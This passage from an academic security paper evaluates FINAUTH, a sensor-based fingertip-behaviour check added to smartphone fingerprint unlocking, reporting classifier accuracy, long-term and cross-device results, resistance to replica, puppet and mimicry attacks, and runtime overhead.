5	Conv2d + LeakyReLu	$26 \times 58 \times 48$	20,784
6	Pooling + Dropout +BN	$13 \times 29 \times 48$	192
7	Conv2d + LeakyReLu	$11 \times 27 \times 16$	6,928
8	Conv2d + LeakyReLu	$9 \times 25 \times 16$	2,320
9	Pooling + Dropout +BN	$4 \times 12 \times 16$	64
10	Flatten	768	0
11	FC+LeakyReLu	180	139,140
12	FC+ Softmax	90	16,290

5 Authentication With One-class Classifiers

In real-world fingerprint authentication settings, the training dataset only contains the legitimate user's data points. Therefore, it is a one-class classification problem. We use four methods to profile the legitimate user: i) Pearson correlation coefficient-based similarity comparison (PCC), ii) one-class support vector machine (OC-SVM), iii) local outlier factor (LOF), and iv) isolation forest (IF).

PCC is a similarity metric to measure the linear correlation between two variables. The coefficient is between +1 and -1, where +1/-1 denotes a total positive or negative linear correlation, and 0 represents none linear correlation. Specifically, after feature extraction, we compute the mean PCC between the extracted feature vector and fingertip-touch templates (i.e., saved feature vector during the register phase). The computed mean PCC is then used to decide whether the user is authorized.

OC-SVM, an extended algorithm of SVM, maps data points into high-dimensional feature space with the kernel func-

Table 3: Summary of the compiled datasets

Dataset	Week of Collection	# of Subjects / Attackers	Postures	Device	# of Data Points
1	1 †, 8 and 9 ‡	90	Sitting, standing, lying, walking, running	OnePlus3	63,000
2A	2, 3, 5, 7 †	24, 24, 22, 21	Sitting	OnePlus3	18,200
2B	10, 11, 12, 13 ‡	62, 61, 59, 53			47,000
3	Added Aug. 2019	64	Sitting	Xperia XZ1, Oneplus5, Vivo X21	3,200
4A	2 †, 10 and 11 ‡	15	Sitting	OnePlus3	3,600
4B					3,600
4C					3,600

†: Data collected at the university; ‡: data collected at the company.

tion and finds the surface of a minimal hyper-sphere which contains the objective data points as many as possible. The distance between data points and the hyper-sphere is the classification score, which is leveraged to conduct prediction. OC-SVM has been successfully applied to many anomaly detection problems, such as utterance verification [37], malware detection [31], and online fault detection [78].

LOF measures the local deviation of the data point to its neighbors [18]. It decides whether a data point is an outlier using the anomaly score depending on the local density. Specifically, locality density is estimated by k-nearest neighbors based on a given distance metric. A data point with a substantially lower density than their neighbors will be regarded as an outlier.

IF is a rapid one-class classification method for high-dimensional data based on ensemble learning, which assumes that abnormal data points are easier to isolate from given one-class instances [47]. IF detects abnormal data points by subsampling the dataset to construct *iTrees*, and further integrate multiple iTrees into a forest to detect abnormal data. A data point is seen as abnormal when these random trees collectively produce shorter path lengths for it.

6 Experiment Design and Data Collection

To collect the experiment data, we develop a prototype system on Android 7.1 (API level 25). Specifically, our implementation hooks the `authenticate()` method from the `FingerprintManager` class. We set the data collection time (t) as 0.5 seconds and the sampling rate (f_s) as 200 Hz.

After receiving the IRB approval from our university in June 2018, we started recruiting subjects for the data collection, which lasted for 5 months. To qualify for the experiment, a subject must self-identify as a frequent smartphone user who had been using fingerprint authentication for more than a year. 90 subjects were involved in finger-tip behavior data collection, who were aged from 22 to 45. 39 subjects were female, and 51 were male. 24 of them were students in our university, and the rest were employees in a company. Another 15 subjects (4 from our university, 11 from the company), including 4 females and 11 males, were recruited to play the role of an attacker to carry out artificial replica attack, puppet attack and mimicry attack on the 90 subjects.

We explained to each subject the purpose of this research project, the data we collect, and the steps we take to protect their personal identifiable information. During the data collection, we asked each subject to hold a smartphone in hand as they normally unlock their own devices. To help collect more distinct data points, we also suggested that they hold the device in different angles and directions. Table 3 summarizes the compiled 4 datasets:

1) *Dataset-1*. For this dataset, we used one smartphone (OnePlus 3 with 6G RAM) to eliminate factors that could be introduced by different phones. This device has a capacitive fingerprint sensor that is integrated with the home button. In week 1, the 24 subjects from our university were first asked to enroll their fingerprints on the phone. Then, a subject needed to perform successful fingerprint logins for 500 times while sitting (stationary), and for 50 times while standing (stationary), lying (stationary), walking (moving), and running (moving), respectively. Note that we only collect the finger-tip behavior data when a login is successful. In week 8 and 9, the 66 subjects from the company went through the same data collection procedure. Each subject spent 13 - 17 minutes to finish this task. As a result, we collected $90 \times 700 = 63,000$ data points for the *dataset-1*.

2) *Dataset-2*. To evaluate the consistency of the fingertip-touch behavior features over the long term, we compiled the *dataset-2* with the same subjects after some time intervals: i) *dataset-2A*. The 24 subjects from our university came in week 2, 3, 5, 7 to perform 50 successful fingerprint authentications while sitting; ii) *dataset-2B*. The subjects in the company did the same thing in week 10, 11, 12 and 13. Some subjects did not show up for all the collections. As a result, we collected 65,200 data points in total for the *dataset-2*.

3) *Dataset-3*. To evaluate the generalization of FINAUTH on different devices, we collected the *dataset-3* on 3 smartphones: Xperia XZ1 (side fingerprint sensor), Oneplus 5 (back fingerprint sensor), and Vivo X21 (in-screen fingerprint sensor). The 22 subjects from our university were assigned to Xperia XZ1, while the 42 subjects from the company were




Figure 4: Artificial fingerprint replica. The left is the mold used to capture fingerprint; the right is a fake fingerprint crafted using silicone rubber.

assigned to the other two devices randomly. Each subject was asked to conduct 50 authentications while sitting. As a result, we collected 3,200 data points for the *dataset-3*.

4) *Dataset-4*. We used artificial replica attack, puppet attack and mimicry attack to evaluate the effectiveness of FINAUTH. It is infeasible to ask each attacker to attack all 90 subjects in all three experiments. To increase the chance of successful attacks, we collected the fingertip-touch data of the 15 attackers and used Pearson correlation distance matrix to compute the distance between each attacker and each subject. Then, we assign each attacker 6 subjects as his/her targets on the basis of fingertip-touch behavioral similarity:

i) *Dataset-4A: artificial replica attack*. We crafted a fingerprint spoof using the silicone rubber, as shown in Figure 4, for each of the 85 subjects (5 dropped out). The spoofs were tested to make sure they can spoof the original fingerprint authentication. After the experiments, the molds and synthetic spoofs were destroyed. Each attacker was asked to spoof the fingerprint sensor while sitting for 50 attempts per subject. We collected $50 \times 85 = 4,250$ data points for the *dataset-4A*;

ii) *Dataset-4B: puppet attack.* Each attacker was asked to hold the device in her/his hand and place a subject's finger on the fingerprint sensor 50 times while both of them in sitting. We collected 4,250 data points for the *dataset-4B*. Note that the unwillingness for this study is a subset of all possible puppet attacks since we do not have data on other kinds of unwillingness, e.g. the victim is sleeping or passed out;

iii) *Dataset-4C: mimicry attack*. Each attacker was asked to carefully observe a subject's hand and device movement in a close distance (no more than 2 feet). After the attacker was confident about what they observed, she/he would mimick the subject's fingertip-touch behavior with the crafted fingerprint spoofs for 50 times. We collected 4,250 data points for the *dataset-4C*.

7 Evaluation

In this section, we report the evaluation results of the proposed system. Section 7.1 presents the metrics we used in measuring the performance. Section 7.2 shows evaluation on how distinguishable users' fingertip-touch behaviors are under different conditions using *dataset-1, 2,* and *3*. Section 7.3 evaluates FINAUTH's effectiveness against presentation attacks using *dataset-4*. Section 7.4 presents system performance of FINAUTH. Section C reports user acceptance of FINAUTH. Section 7.5 illustrates other design considerations behind FINAUTH.

Specifically, the base CNN was trained using cross-entropy as the loss function based on half (22,500) data points of *dataset-1* (collected while sitting) containing fingertip-touch behavior data from 90 classes (subjects). We pre-trained base model on a PC with Intel i5-8300 CPU, 16GB RAM, GTX 1060 GPU, and the training process took 42 minutes. Keras with TensorFlow backend was used for training. The size of the total model is 1.54 MB, which is lightweight on mobile devices.

7.1 Evaluation Metrics

We use the following metrics to evaluate the effectiveness of FINAUTH. True acceptance (TA) means fingertip-touch behaviors from legitimate users are correctly identified. True rejection (TR) means fingertip-touch behaviors not from legitimate users are correctly declined. False acceptance (FA) means fingertip-touch behaviors not from legitimate users are incorrectly identified as legitimate. False rejection (FR) means fingertip-touch behaviors from legitimate users are incorrectly rejected. False acceptance rate (FAR) is defined as $\frac{FA}{FA+TR}$, which measures the proportion of illegal users who gain access. False rejection rate (FRR) is defined as $\frac{FR}{FR+TA}$, which measures the proportion of legitimate users who are denied access. Balanced accuracy (BAC) is a metric used for evaluating models trained from unbalanced data [19]. It is defined as the average between true rejection rate ($TRR = \frac{TR}{TR+FA}$) and true acceptance rate ($TAR = \frac{TA}{TA+FR}$). We also use receiver operation characteristic (ROC) curves to show dynamic changes of TAR against FAR at a varying decision threshold for performance comparison. The area under the ROC curve (AUC) is used to estimate the probability that prediction scores of authorized users are higher than unauthorized users. While in presentation attacks resistance evaluation, we leverage FAR, i.e., attack success rate, as the evaluation criteria, which is the ratio between the number of incorrectly identified data points and the number of all attack data points. It implies the probability of attackers bypassing the authentication system. Note that, FAR is more important in fingerprint authentication, e.g., achieving FAR as low as 10^{-6} while still maintaining an FRR of 1% [5].

7.2 Reliability Analysis

To find out how distinguishable each user's fingertip-touch behaviors are, we randomly split each user's data points, train

Table 4: BAC (%) under different k for CNN-based feature learning.

# Layer k	PCC	OC-SVM	LOF	IF
3	86.72	78.69	84.96	86.15
6	91.27	82.67	87.28	88.91
9	93.53	84.32	94.34	90.09
11	94.65	90.69	**97.99**	93.63

a model for each of them, and use her/his remaining data points and other users' data points to evaluate the model. We report the performance of using different feature sets, classifiers, training dataset size, and datasets in the rest of this section.

7.2.1 Different Feature Sets and Classifiers

CNN-based Feature Learning. We trained the base CNN with 22,500 sitting data points in the *dataset-1*, and then leveraged the output of the base model's intermediate layer (k_{th} layer) as extracted features. To find the optimal k, we evaluated each classifier's performance with 30 training data points from the first pooling layer (3_{rd} layer) to the first fully-connect layer (11_{th} layer). Table 4 shows the averaged BAC when using features extracted with different layers under different classifiers. As the results show, with the features from the 11_{th} layer, classifiers achieve higher BAC.

Results. After determining the best k for the CNN-based feature learning, we obtained three feature sets: i) time- and frequency-domain features (TFF) extracted via feature extraction and selection (Section 4.1); ii) CNN-based features (CNF) extracted with the pre-trained model (Section 4.2); and iii) the union of feature sets of the aforementioned two (UnF).

We used the grid search to find the best parameter combinations for each classifier. For OC-SVM, we found radial basis function works best with $\gamma = 0.25$ and $\nu = 0.1$. For IF, the optimal parameter of `n_estimators` was 20. For LOF, we used *Minkowski* distance as the distance metric with the optimal parameter of `n_neighbors` as 5.

Figure 5 shows ROC curves of using the three feature sets under different one-class classifiers. The results indicate that CNN-based features are more discriminative than time- and frequency-domain features. Specifically, for PCC and LOF, the BAC of models using CNN-features is significantly higher than using time- and frequency-domain features. However, the performance of OC-SVM and IF of CNN-based features is poorer. Another observation is that the union of two feature sets brings slight improvement over only one feature set. Table 5 shows the BAC, FAR, FRR, and AUC under different feature set and classifier combinations. Even though UnF + LOF has the best BAC, CNF + LOF is the most reliable model with low FAR. For the rest of the evaluations, we use the CNF + LOF approach.

Table 5: BAC (%), FAR (%), FRR (%), and AUC under three different feature sets and four different one-class classifiers.

Feature Set + Classifier	BAC	FAR	FRR	AUC
TFF + PCC	84.41	11.85	19.34	0.9169
TFF + OC-SVM	91.49	5.56	11.45	0.9656
TFF + LOF	93.28	4.32	9.13	0.9767
TFF + IF	96.07	2.51	5.35	0.9915
CNF + PCC	94.65	3.30	7.40	0.9871
CNF + OC-SVM	90.69	6.41	12.21	0.9532
CNF + LOF	**97.99**	**0.86**	3.16	0.9974
CNF + IF	93.63	3.72	9.02	0.9789
UnF + PCC	94.76	2.86	7.62	0.9888
UnF + OC-SVM	93.78	4.06	8.37	0.9806
UnF + LOF	**98.02**	1.52	2.43	0.9975
UnF + IF	96.88	2.03	4.21	0.9938

Table 6: Mean BAC (%), FAR (%), FRR (%), and AUC with non-overlapping subjects in training base CNN and testing.

Feature Set + Classifier	BAC	FAR	FRR	AUC
CNF + LOF	95.34	4.20	5.10	0.9805
UnF + LOF	95.59	3.35	5.47	0.9867

7.2.2 Performance with Non-overlapping Subjects


We also evaluated the performance of FINAUTH when using non-overlapping subjects in training the base CNN and evaluating the authentication models. We split these 90 subjects into two groups randomly and evenly. One was used to train the base CNN as the feature extractor, and the other was used to evaluate the performance of authentication models. 5-fold cross-validation was used in the testing phase. We used CNF + LOF and UnF + LOF on the sitting data points in *dataset-1*.

Table 6 shows the BAC, FAR, FRR, and AUC with non-overlapping subjects in training base CNN and testing. The mean BACs under CNF + LOF and UnF + LOF are 95.34% (compared with 97.99% in Table 5) and 95.59% (compared to 98.02%).

7.2.3 Impact of Different Postures


To find out how postures and moving affect the performance of FINAUTH, we used all of the 63,000 data points of *dataset-1*. For each user and each posture, we train a classifier using 30 data points in the training dataset. Specifically, for each participant, the authentication model was trained with regard to five different postures respectively. Next, the model was leveraged to evaluate the performance of different postures.

Figure 7 shows the BAC when using data points collected in different postures to train authentication models (x-axis) and evaluate performance (y-axis). The results indicate that FINAUTH achieves better performance in stationary postures (e.g., sitting, standing, and lying) than moving (e.g., walking and running). Authentication models trained in stationary pos-



(a) Time- and frequency-domain features (b) CNN-based features (c) The union of two feature sets

Figure 5: ROC curves of different feature sets under different one-class classifiers.



(a) Time- and frequency-domain features (b) CNN-based features (c) The union of two feature sets

Figure 6: BAC under different classifiers and different feature sets at varying training set sizes.

tures can be transferred to other stationary postures without downgrading obviously. If we ignore 'running', which is rare in real-life, FINAUTH achieves over 94% BAC when profiling a user with 30 data points collected while sitting.

7.2.4 Impact of Training Dataset Sizes

To investigate the impact of training set sizes, we changed the training set size from 5 to 100 in a step of 5 or 10 to profile the legitimate users. Figure 6 shows the BAC for different classifiers with different training set sizes. As expected, the results show that training with more data achieves a higher BAC. Using CNN-based features or the union of two feature sets, LOF outperforms the other three classifiers. With only 5 training data points and CNN-based features, LOF achieves the BAC of 96.04%, where its FAR is 1.12% and FRR is 6.80%. With 100 training data points, LOF achieves the BAC of 99.28%, where its FAR and FRR are 0.045% and 1.39% respectively.

7.2.5 Consistency Over Time

To find out how consistent users' fingerprint behaviors are over a long period, we used *dataset-2* and the 45,000 sitting data points of *dataset-1*. The training data points were selected from *dataset-1* (the first week of data collection), and test data points were from *dataset-2*.






Figure 7: BAC of FINAUTH under different postures.

Figure 8 shows the mean BAC, FAR, and FRR over different weeks with regard to *dataset-2A* and *dataset-2B*. As the results show, behavior variability has an impact on the usability of FINAUTH, but little impact on security. In particular, as shown in Figure 8(a), the BAC decreases from 96.34% to 90.13% under *dataset-2A*, where its FRR increases from 6.20% to 15.46% in 7 weeks. While in Figure 8(b), the BAC decreases from 96.19% to 93.96% under *dataset-2B*, where its FRR increases from 6.50% to 9.69% in 5 weeks. The FAR is almost stable in *dataset-2A&B*. This demonstrates that FINAUTH is resilient against behavioral variability in a short period. In particular, we assume that, in real applications, the problem of behavioral variability can be tackled by



(a) Dataset-2A



(b) Dataset-2B

Figure 8: BAC of FINAUTH evaluated in different weeks using two datasets with different intervals.

Table 7: Mean/standard deviation of BAC (%), FAR (%), and FRR (%), tested on four smartphones (RAM/Snapdragon CPU) with the training set size as 30.

Device	Mean/Std BAC	FAR	FRR
Oneplus3 (6G/ 820)	97.99/0.37	0.87/0.07	3.16/0.74
Oneplus5 (6G/ 835)	98.41/0.56	0.27/0.04	2.91/1.13
XperiaXZ1 (4G/ 835)	96.83/0.52	1.69/0.11	4.65/0.99
VivoX21 (6G/ 660AIE)	98.64/0.18	0.58/0.05	2.13/0.36

retraining the authentication model with newly collected data, namely *model updating mechanism*, which was adapted in Face ID [3].

7.2.6 Impact of Different Devices

To find out how the fingertip-touch data on different devices would affect the robustness of FINAUTH, we evaluated with the 45,000 sitting data points of *dataset-1* and *dataset-3*. As shown in Table 7, the BAC on Oneplus3, Oneplus5, Xperia XZ1, and Vivo X21 are 97.99%, 98.41%, 96.83%, and 98.64%, respectively. There exist variances among different devices in terms of BAC. It achieves the best performance with a BAC of 98.64%, where its FAR and FRR are 0.58% and 2.13% respectively. The worst result on Xperia XZ1 achieves the BAC of 96.86%, where its FAR and FRR is 1.69% and 4.65% respectively.

Table 8: Mean/standard deviation of FAR (%) and prediction score under three types of attacks when tested using models trained with 100 legitimate data points to profile users.

Type	Artificial Replica Attack	Puppet Attack	Mimicry Attack
FAR	0.08/0.06	0.12/0.08	0.25/0.14
Score	−0.29/0.15	−0.62/0.13	−0.37/0.10

7.3 Evaluation of Presentation Attacks

To investigate the defense against presentation attacks, we utilize *dataset-4*. We report the FAR under CNF + LOF at varying training dataset sizes.

Figure 9(a) shows FAR under artificial replica attack using *dataset-4A* with varying training dataset size. The overall BAC is less than 3%. Specifically, the FAR is 2.01% when the model is trained with 10 data points, and it improves to 0.08% using 100 data points.

Figure 9(b) shows the FAR under puppet attack using *dataset-4B* with varying training dataset size. The results indicate that FINAUTH resists against puppet attack with mean FAR below 2%. Specifically, the mean FAR is 1.93% under the model trained with only 5 data points, and it is enhanced to 0.12% under the model trained using 100 data points.


Figure 9(c) shows the FAR under mimicry attack using *dataset-4C*. The results show that it is very difficult for attackers to mimic the fingertip-touch behavior of users. The attack success rate is 3.10% under models trained with 5 data points, and it improves to 0.25% with 100 data points.

As the results show, FINAUTH is effective in defeating all three kinds of presentation attacks. Using more legitimate data points to train the authentication model can strengthen the defense against various attacks. FAR, and prediction scores under authentication models trained using 100 data points are shown in Table 8. In particular, for prediction scores of all attack data points, the distribution and its kernel density evaluated under Gaussian kernel are shown in Figure 10.

7.4 System Performance


We analyzed the system performance of FINAUTH on Oneplus 3, Redmi Note 4X, Xperia XZ1, and Vivo X21. On each device, we performed authentication with the prototype for 50 times to evaluate the authentication delay, memory usage, and power consumption.

Authentication Delay. The delay is defined as the interval between the time when the authentication system detects the fingerprint authentication event to the time when the system generates the result. It consists of the time for data collection, data processing, and classification. Table 9 shows the delay of four smartphones. The average delay is 713.34 ms, 722.93 ms, 630.72 ms, and 692.15 ms of our method under the four smartphones respectively. Figure 11 shows cumulative dis-



(a) Artificial replica attack (b) Puppet attack (c) Mimicry attack

Figure 9: The FAR, i.e., attack success rate, under the authentication trained with different training set sizes.



(a) Artificial replica attack (b) Puppet attack (c) Mimicry attack

Figure 10: The kernel density of attack data points' prediction score under authentication models trained with 100 data points.

tribution function (CDF) of delay on different smartphones with and without FINAUTH. For 90% attempts, the delay of FINAUTH is less than 742.39 ms, 749.83 ms, 643.26 ms, and 714.54 ms for Oneplus 3, Redmi Note 4X, Xperia XZ1, and Vivo X21, respectively. Overall, FINAUTH only requires an average delay of 689.79 ms. In addition, the delay of our method is lower than existing methods on smartphones, such as PINs, pattern lock, and facial authentication. This implies that FINAUTH can authenticate users timely.

Memory Usage. We used Trepn Profiler [1] and Android Studio Profiler [2] to monitor the memory usage of FINAUTH. Table 9 shows the memory usage of FINAUTH without consideration of graphics on four smartphones. Specifically, the memory usages on four different smartphones are 62.99 MB, 57.82 MB, 48.77 MB, 81.19 MB. The average memory usage is 62.69 MB, which incurs additional 14.92 MB compared with the original fingerprint authentication.

Power Consumption. Trepn Profiler was employed to provide *mW*-level power consumption estimation. Power consumption is measured by subtracting screen power consumption while the screen is on. The average power consumption overhead is 23.13 *mW*, which incurs additional 6.90 *mW* compared with original fingerprint authentication (Table 9).

To sum up, FINAUTH achieves a low authentication delay of 689.79 ms on commercial smartphones. It requires a memory usage of 62.69 MB and power consumption of 23.13 *mW*. Compared with the original fingerprint authentication, it introduces very little overhead and short delay.

7.5 Other Design Considerations

To verify if our feature extraction is effective, we also attempted to construct another CNN-based feature extractor to extract features from denoised sensor data directly without characterizing fingertip-touch behavior. We employed a similar model structure as shown in Table 2 and pre-trained the model with power spectral matrices of denoised sensor data as input to distinguish different users. Then, we implemented end-to-end feature learning by inputting power spectral matrices of denoised sensor data to the model to extract features.

Figure 12(a) shows ROC curves when implementing end-to-end feature learning with CNN. Its best BAC is 61.10% with the training set size as 500. While under our designed fingertip-touch behavior characterizing method (Section 3.2), the BAC reaches 93.11% with only 50 training data points to profiling the legitimate user. As the results show, the step of fingertip-touch behavior characterizing significantly elimi-


[1] https://developer.samsung.com/game/trepn

[2] https://developer.android.com/studio/profile/cpu-profiler


Table 9: Mean authentication delay (*ms*), memory usage (*MB*), and battery power consumption (*mW*) of FINAUTH on four different devices (CPU clock rate, *GHz*).

Device	With FINAUTH			Without FINAUTH		
	Delay	Memory	Power	Delay	Memory	Power
Oneplus 3 (2.15)	713.34	62.99	19.35	257.36	47.82	12.67
Redmi Note 4X (2.0)	722.93	81.19	28.41	342.83	43.56	19.25
Xperia XZ1 (2.45)	630.72	48.77	18.44	293.14	36.75	9.83
Vivo X21 (2.2)	692.15	57.82	26.32	271.16	62.94	23.18

Note that, the authentication delays for PIN, pattern lock, facial authentication are 1.25 [81], 3.14 [81], and 1.48 seconds [6].




(a) Original fingerprint authentication




(b) FINAUTH

Figure 11: Authentication delay on different devices



(a)



(b)

Figure 12: (a): ROC curves when using CNN to learn features from denoised sensor data, (b): ROC curves when using *ALOCC* model as one-class classifier.

nates relying on deeper models and a larger number of training data points.

We also evaluated an approach that utilizes a deep learning classification model [23]. We utilized the ALOCC model [60], which was proposed to combine a generative adversary network and an autoencoder to achieve one-class classification. This model combines these two networks to learn the self-distribution of the input in the training phase. It determines whether a data point is an outlier by comparing the distance between its input and output with a threshold. In our experiments, the input of this model is power spectral matrices of accelerations and rotation angles.

Figure 12(b) shows ROC curves under different training set size. The best BAC to recognize different subjects is 76.14%, which is significantly poorer than our previous methods. We suspect the reason is that ALOCC relies on a large number of training data points to learn self-distribution from input one-class data to enable the network robust.

8 Related Work

Fingerprint Presentation Attack Detection. Fingerprint authentication is vulnerable to presentation attacks, which can be carried out easily at a low expense [39]. To enhance its security, various methods have been proposed, including the hardware-based and the software-based. Hardware-based methods acquire life signs to determine the liveness of the input fingerprint, such as blood pressure [42], odor [15], oxygen saturation [59], heartbeat [10], and electrocardiograph [40]. These methods rely on dedicated hardware integrated with fingerprint authentication systems. Software-based methods leverage image processing methods to extract discriminative features from fingerprint images and utilize machine learning techniques to enhance the defense against fingerprint spoofs. Some methods concentrate on the fine-grained characteris-

tics of captured fingerprint images, such as skin perspiration through the pores [54], skin deformation [12], and image quality [33]. Other methods resort to powerful deep learning-based approaches to learn features to distinguish between true and synthetic fingerprints [30, 56]. Existing hardware-based and software-based methods only focus on fingerprint liveness detection. They ignore the intended puppet attack, where the adversary may approach the victim and apply the victim's finger to the fingerprint sensor when the victim is unwilling, e.g., sleeping and fainting. The significantly overlooked problem motivates us to enhance the widely used fingerprint authentication method.

Behavioral Biometrics Authentication. Behavioral biometrics authentication authenticates users based on inherent and unique user's behavior patterns, such as keystroke dynamics [25, 34, 45, 65], signature [64], gesture [28, 65, 68], and gait patterns [49], where behaviors are captured through sensors on mobile devices. However, they are vulnerable to behavior variability in real applications. To handle this issue, behavioral biometric was also designed to fuse with physiological features to provide robust multi-touch authentication [69]. Besides, behavioral characteristics also served as complemented authentication factor to enable traditional knowledge-based authentication schemes (i.e. password/PINs, and pattern locks) resilient against security threats in a highly usable way [21, 41, 48]. Existing behavioral biometrics was designed to authenticate users when performing specific behaviors, such as typing or touching on a screen, writing a signature, or taking a walk. However, it is extremely unnatural to perform such behaviors during fingerprint authentication to enhance its security. Moreover, these methods are necessary to collect behavior data for a relatively long time (e.g., more than 1 second) [65], which will severely undermine the usability if combining these methods with fingerprint authentication. Our proposed system overcomes such challenges. We compare the differences in research question, authentication delay, feature extraction and classification methodologies of these systems in Appendix A.

9 Discussion

9.1 Alternatives to CNN

